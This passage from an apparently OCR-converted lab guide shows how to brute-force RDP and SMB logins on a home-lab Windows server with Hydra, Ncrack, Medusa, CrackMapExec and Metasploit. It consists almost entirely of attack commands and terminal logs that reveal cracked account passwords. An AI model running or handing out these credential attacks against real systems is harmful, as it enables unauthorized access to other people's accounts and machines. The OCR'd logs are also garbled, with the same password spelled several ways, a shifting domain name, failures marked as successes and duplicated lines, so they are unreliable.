
(user1㉿kali)-[~]
$
```

2. Perform Brute-Force Attack with Hydra

- Use Hydra to attempt RDP login:

```
hydra -V -L /path/to/users.txt -P path/to/passwords.txt  
rdp://<target_IP>
```

- -V Shows every attempt
- -L userlist.txt: List of usernames to try.
- -P rockyou.txt: List of passwords.



```
(user1㉿kali)-[~]  
$ hydra -L /usr/share/wordlists/users.txt -P /usr/share/wordlists/passwords.txt rdp://192.168.1.10  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-12 05:45:25  
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to recover  
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)  
[WARNING] The rdp module is experimental. Please test, report - and if possible, fix.  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 693 login tries (l:21/p:33), ~174 tries per task  
[DATA] attacking rdp://192.168.1.10:3389/  
[3389][rdp] account on 192.168.1.10 might be valid but account not active for remote desktop: login: admin password: daniel, continuing attacking the account.  
[ERROR] freerdp: The connection failed to establish.  
[ERROR] freerdp: The connection failed to establish.  
[ERROR] freerdp: The connection failed to establish.  
[3389][rdp] host: 192.168.1.10 login: administrator password: !nf0tecH  
[ERROR] freerdp: The connection failed to establish.  
[3389][rdp] host: 192.168.1.10 login: asmith password: Weakpassword01  
[3389][rdp] host: 192.168.1.10 login: jdoe password: Weakpassword02  
[ERROR] freerdp: The connection failed to establish.  
[3389][rdp] host: 192.168.1.10 login: mwilson password: Weakpassword03  
[STATUS] 277.00 tries/min, 277 tries in 00:01h, 416 to do in 00:02h, 4 active  
[STATUS] 257.00 tries/min, 514 tries in 00:02h, 179 to do in 00:01h, 4 active  
1 of 1 target successfully completed, 4 valid passwords found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-12 05:48:11  
  
(user1㉿kali)-[~]
```

For more verbose:

```
hydra -V -L /path/to/users.txt -P /path/to/passwords.txt  
rdp://<target IP>
```

Kali Linux Attacker on HOMEPC - Virtual Machine Connection

File Action Media Clipboard View Help

Apps Places

Apr 12 04:09

user1@kali: ~

```
(user1㉿kali)-[~]
$ hydra -V -L /usr/share/wordlists/users.txt -P /usr/share/wordlists/rockyou.txt rdp://192.168.1.10
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-12 04:08:49
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 301232379 login tries (l:21:p:14344399), ~75308095 tries per task
[DATA] attacking rdp://192.168.1.10:3389/
[ATTEMPT] target 192.168.1.10 - login "root" - pass "123456" - 1 of 301232379 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "root" - pass "12345" - 2 of 301232379 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "root" - pass "123456789" - 3 of 301232379 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "root" - pass "password" - 4 of 301232379 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "root" - pass "iloveyou" - 5 of 301232379 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "root" - pass "princess" - 6 of 301232379 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "root" - pass "1234567" - 7 of 301232379 [child 2] (0/0)
[3389][rdp] account on 192.168.1.10 might be valid but account not active for remote desktop: login: root password: 12345, continuing attacking the account.
[ATTEMPT] target 192.168.1.10 - login "root" - pass "rockyou" - 8 of 301232379 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "root" - pass "12345678" - 9 of 301232379 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "root" - pass "abc123" - 10 of 301232379 [child 0] (0/0)
[ERROR] freerdp: The connection failed to establish.
[ATTEMPT] target 192.168.1.10 - login "root" - pass "nicole" - 11 of 301232379 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.1.10 - login "root" - pass "1234567" - 11 of 301232379 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "root" - pass "daniel" - 12 of 301232379 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "root" - pass "babigirl" - 13 of 301232379 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "root" - pass "monkey" - 14 of 301232379 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "root" - pass "lovely" - 15 of 301232379 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "root" - pass "jessica" - 16 of 301232379 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "root" - pass "654321" - 17 of 301232379 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "root" - pass "michael" - 18 of 301232379 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "root" - pass "ashley" - 19 of 301232379 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "root" - pass "laura" - 20 of 301232379 [child 2] (0/0)
```

Kali Linux Attacker on HOMEPC - Virtual Machine Connection

File Action Media Clipboard View Help

Apr 12 05:40

user1@kali:~

```
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "qwerty" - 42 of 693 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "111111" - 43 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "iloveu" - 44 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "000000" - 45 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "michelle" - 46 of 693 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "tigger" - 47 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "sunshine" - 48 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "chocolate" - 49 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "password1" - 50 of 693 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "soccer" - 51 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "anthony" - 52 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "friends" - 53 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "butterfly" - 54 of 693 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "purple" - 55 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "angel" - 56 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "jordan" - 57 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "liverpool" - 58 of 693 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "Weakpassword01" - 59 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "Weakpassword02" - 60 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "Weakpassword03" - 61 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "Weakpassword04" - 62 of 693 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "InfotechH" - 63 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "pfsense" - 64 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "adminPass" - 65 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "" - 66 of 693 [child 0] (0/0)
[3389] rdp host: 192.168.1.10 login: administrator password: Infotech
[ATTEMPT] target 192.168.1.10 - login "asmith" - pass "nicole" - 67 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "asmith" - pass "daniel" - 68 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "asmith" - pass "babygirl" - 69 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "asmith" - pass "monkey" - 70 of 693 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "asmith" - pass "lovely" - 71 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "asmith" - pass "jessica" - 72 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "asmith" - pass "michael" - 73 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "asmith" - pass "ashley" - 74 of 693 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "asmith" - pass "qwerty" - 75 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "asmith" - pass "111111" - 76 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "asmith" - pass "iloveu" - 77 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "asmith" - pass "000000" - 78 of 693 [child 0] (0/0)
```

Status: Running |

Kali Linux Attacker on HOMEPC - Virtual Machine Connection

File Action Media Clipboard View Help

Apr 12 05:38

user1@kali:~

```
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "nicole" - 661 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "daniel" - 662 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "babygirl" - 663 of 693 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "monkey" - 664 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "lovely" - 665 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "jessica" - 666 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "michael" - 667 of 693 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "ashley" - 668 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "qwerty" - 669 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "111111" - 670 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "iloveu" - 671 of 693 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "000000" - 672 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "michelle" - 673 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "tigger" - 674 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "sunshine" - 675 of 693 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "chocolate" - 676 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "password1" - 677 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "soccer" - 678 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "anthony" - 679 of 693 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "friends" - 680 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "butterfly" - 681 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "purple" - 682 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "angel" - 683 of 693 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "jordan" - 684 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "liverpool" - 685 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "Weakpassword01" - 686 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "Weakpassword02" - 687 of 693 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "Weakpassword03" - 688 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "Weakpassword04" - 689 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "InfotechH" - 690 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "pfsense" - 691 of 693 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "adminPass" - 692 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "" - 693 of 693 [child 2] (0/0)
```

1 of 1 target successfully completed, 4 valid passwords found

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) finished at 2025-04-12 05:38:14

(user1@kali)-[~]

\$

Status: Running |

3. Brute-Force with Ncrack

- Use Ncrack for an alternative brute-force attempt:

```
ncrack -U users.txt -P passwords.txt rdp://<target-IP>
```

4. Brute-Force with Medusa

For RDP Brute-Force Attack:


```
medusa -h <windows-server-ip> -U users.txt -P rockyou.txt -M rdp
```

For SMB Brute-Force Attack:

```
medusa -h <windows-server-ip> -U users.txt -P rockyou.txt -M smbnt
```

5. Brute-Force with CrackMapExec via SMB

```
crackmapexec smb <serverIP> -u /path/to/users.txt -p /path/to/passwords.txt -d <domain> --continue-on-success | awk '/\+/'
```



A terminal window titled "user1@kali: ~" showing the output of a crackmapexec SMB attack. The command run was "crackmapexec smb 192.168.1.10 -u /usr/share/wordlists/users.txt -p /usr/share/wordlists/passwords.txt -d ozcazual --continue-on-success | awk '/\+/'". The output lists four successful logins:

User	IP	Port	Hash	Notes
ozcazual\administrator	192.168.1.10	445	WIN-PGDHJI63IJR	[+] nf0tecH (Pwn3d!)
ozcazual\asmith	192.168.1.10	445	WIN-PGDHJI63IJR	[+] Weakpassword01
ozcazual\jdoe	192.168.1.10	445	WIN-PGDHJI63IJR	[+] Weakpassword02
ozcazual\mwilson	192.168.1.10	445	WIN-PGDHJI63IJR	[+] Weakpassword03

Detailed output:

```
crackmapexec smb <serverIP> -u /path/to/users.txt -p /path/to/passwords.txt -d <domain> --continue-on-success
```

```
(user1㉿kali)-[~]
$ crackmapexec smb 192.168.1.10 -u /usr/share/wordlists/users.txt -p /usr/share/wordlists/passwords.txt -d ozcazial --continue-on-success
[*] Windows Server 2022 Build 20348 x64 (name:WIN-PCLOCAL) (domain:ozcazial)
[+] ozcazial\administrator:Weakpassword01 STATUS_LOGON_FAILURE
[+] ozcazial\administrator:Weakpassword02 STATUS_LOGON_FAILURE
[+] ozcazial\administrator:Weakpassword03 STATUS_LOGON_FAILURE
[+] ozcazial\administrator:Weakpassword04 STATUS_LOGON_FAILURE
[+] ozcazial\administrator:!nf0tecH STATUS_LOGON_FAILURE
[+] ozcazial\administrator:pfsense STATUS_LOGON_FAILURE
[+] ozcazial\administrator:adminPass STATUS_LOGON_FAILURE
[+] ozcazial\administrator:password1 STATUS_LOGON_FAILURE
[+] ozcazial\administrator:userPass STATUS_LOGON_FAILURE
[+] ozcazial\administrator:P@ssword123! STATUS_LOGON_FAILURE
[+] ozcazial\administrator:Weakpassword01 STATUS_LOGON_FAILURE
[+] ozcazial\administrator:Weakpassword02 STATUS_LOGON_FAILURE
[+] ozcazial\administrator:Weakpassword03 STATUS_LOGON_FAILURE
[+] ozcazial\administrator:Weakpassword04 STATUS_LOGON_FAILURE
[+] ozcazial\administrator:!nf0tecH (Pwn3d!)
[+] ozcazial\administrator:pfsense STATUS_LOGON_FAILURE
[+] ozcazial\administrator:adminPass STATUS_LOGON_FAILURE
[+] ozcazial\administrator:password1 STATUS_LOGON_FAILURE
[+] ozcazial\administrator:userPass STATUS_LOGON_FAILURE
[+] ozcazial\administrator:P@ssword123! STATUS_LOGON_FAILURE
[+] ozcazial\administrator:Weakpassword01 STATUS_LOGON_FAILURE
[+] ozcazial\administrator:Weakpassword02 STATUS_LOGON_FAILURE
[+] ozcazial\administrator:Weakpassword03 STATUS_LOGON_FAILURE
[+] ozcazial\administrator:Weakpassword04 STATUS_LOGON_FAILURE
[+] ozcazial\administrator:!nf0tecH STATUS_LOGON_FAILURE
[+] ozcazial\administrator:pfsense STATUS_LOGON_FAILURE
[+] ozcazial\administrator:adminPass STATUS_LOGON_FAILURE
[+] ozcazial\administrator:password1 STATUS_LOGON_FAILURE
[+] ozcazial\administrator:userPass STATUS_LOGON_FAILURE
[+] ozcazial\administrator:P@ssword123! STATUS_LOGON_FAILURE
[+] ozcazial\administrator:Weakpassword01 STATUS_LOGON_FAILURE
[+] ozcazial\administrator:Weakpassword02 STATUS_LOGON_FAILURE
```

```
user@kali: ~
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\administrator:Weakpassword02 STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\administrator:Weakpassword03 STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\administrator:Weakpassword04 STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [+] ozcazial\administrator:!nf0tech (Pwn3d!)
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\administrator:pfsense STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\administrator:adminPass STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\administrator:password1 STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\administrator:userPass STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\administrator:PQssword123! STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [+] ozcazial\asmith:Weakpassword01
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\asmith:Weakpassword02 STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\asmith:Weakpassword03 STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\asmith:Weakpassword04 STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\asmith:!nf0tech STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\asmith:pfsense STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\asmith:adminPass STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\asmith:password1 STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\asmith:userPass STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\asmith:PQssword123! STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\::Weakpassword01 STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\::Weakpassword02 STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\::Weakpassword03 STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\::Weakpassword04 STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\::!nf0tech STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\::pfsense STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\::adminPass STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\::password1 STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\::userPass STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\::PQssword123! STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [+] ozcazial\asmith:Weakpassword01
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\asmith:Weakpassword02 STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\asmith:Weakpassword03 STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\asmith:Weakpassword04 STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\asmith:!nf0tech STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\asmith:pfsense STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\asmith:adminPass STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\asmith:password1 STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WIN-PCLOCAL  [-] ozcazial\asmith:userPass STATUS_LOGON_FAILURE
SMB    192.168.1.10  445  WTN-PCLOCAL  [-] ozcazial\asmith:userPass STATUS_LOGON_FAILURE
```

```

user1@kali:~
```

SMB	IP	Port	Type	Attempts
SMB	192.168.1.10	445	WIN-PCLOCAL	[-] ozcazual\asmith:password1 STATUS_LOGON_FAILURE
SMB	192.168.1.10	445	WIN-PCLOCAL	[-] ozcazual\asmith:userPass STATUS_LOGON_FAILURE
SMB	192.168.1.10	445	WIN-PCLOCAL	[-] ozcazual\asmith:P@ssword123! STATUS_LOGON_FAILURE
SMB	192.168.1.10	445	WIN-PCLOCAL	[-] ozcazual\jdoe:Weakpassword01 STATUS_LOGON_FAILURE
SMB	192.168.1.10	445	WIN-PCLOCAL	[+] ozcazual\jdoe:Weakpassword02
SMB	192.168.1.10	445	WIN-PCLOCAL	[-] ozcazual\jdoe:Weakpassword03 STATUS_LOGON_FAILURE
SMB	192.168.1.10	445	WIN-PCLOCAL	[-] ozcazual\jdoe:Weakpassword04 STATUS_LOGON_FAILURE
SMB	192.168.1.10	445	WIN-PCLOCAL	[-] ozcazual\jdoe:!nf0tech STATUS_LOGON_FAILURE
SMB	192.168.1.10	445	WIN-PCLOCAL	[-] ozcazual\jdoe:pfSense STATUS_LOGON_FAILURE
SMB	192.168.1.10	445	WIN-PCLOCAL	[-] ozcazual\jdoe:adminPass STATUS_LOGON_FAILURE
SMB	192.168.1.10	445	WIN-PCLOCAL	[-] ozcazual\jdoe:password1 STATUS_LOGON_FAILURE
SMB	192.168.1.10	445	WIN-PCLOCAL	[-] ozcazual\jdoe:userPass STATUS_LOGON_FAILURE
SMB	192.168.1.10	445	WIN-PCLOCAL	[-] ozcazual\jdoe:P@ssword123! STATUS_LOGON_FAILURE
SMB	192.168.1.10	445	WIN-PCLOCAL	[-] ozcazual\jdoe:Weakpassword01 STATUS_LOGON_FAILURE
SMB	192.168.1.10	445	WIN-PCLOCAL	[+] ozcazual\jdoe:Weakpassword02
SMB	192.168.1.10	445	WIN-PCLOCAL	[-] ozcazual\jdoe:Weakpassword03 STATUS_LOGON_FAILURE
SMB	192.168.1.10	445	WIN-PCLOCAL	[-] ozcazual\jdoe:Weakpassword04 STATUS_LOGON_FAILURE
SMB	192.168.1.10	445	WIN-PCLOCAL	[-] ozcazual\jdoe:!nf0tech STATUS_LOGON_FAILURE
SMB	192.168.1.10	445	WIN-PCLOCAL	[-] ozcazual\jdoe:pfSense STATUS_LOGON_FAILURE
SMB	192.168.1.10	445	WIN-PCLOCAL	[-] ozcazual\jdoe:adminPass STATUS_LOGON_FAILURE
SMB	192.168.1.10	445	WIN-PCLOCAL	[-] ozcazual\jdoe:password1 STATUS_LOGON_FAILURE
SMB	192.168.1.10	445	WIN-PCLOCAL	[-] ozcazual\jdoe:userPass STATUS_LOGON_FAILURE
SMB	192.168.1.10	445	WIN-PCLOCAL	[-] ozcazual\jdoe:P@ssword123! STATUS_LOGON_FAILURE
SMB	192.168.1.10	445	WIN-PCLOCAL	[-] ozcazual\mwilson:Weakpassword01 STATUS_LOGON_FAILURE
SMB	192.168.1.10	445	WIN-PCLOCAL	[-] ozcazual\mwilson:Weakpassword02 STATUS_LOGON_FAILURE
SMB	192.168.1.10	445	WIN-PCLOCAL	[+] ozcazual\mwilson:Weakpassword03
SMB	192.168.1.10	445	WIN-PCLOCAL	[-] ozcazual\mwilson:Weakpassword04 STATUS_LOGON_FAILURE
SMB	192.168.1.10	445	WIN-PCLOCAL	[-] ozcazual\mwilson:!nf0tech STATUS_LOGON_FAILURE

6. Metasploit Brute-Force Attack

- Start Metasploit:

```
msfconsole
```

- Use the **rdp_login** module for RDP Brute-Force Attack:

```
use auxiliary/scanner/rdp/rdp_login
set RHOSTS <target-IP>
set USER_FILE userlist.txt
set PASS_FILE rockyou.txt
run
```

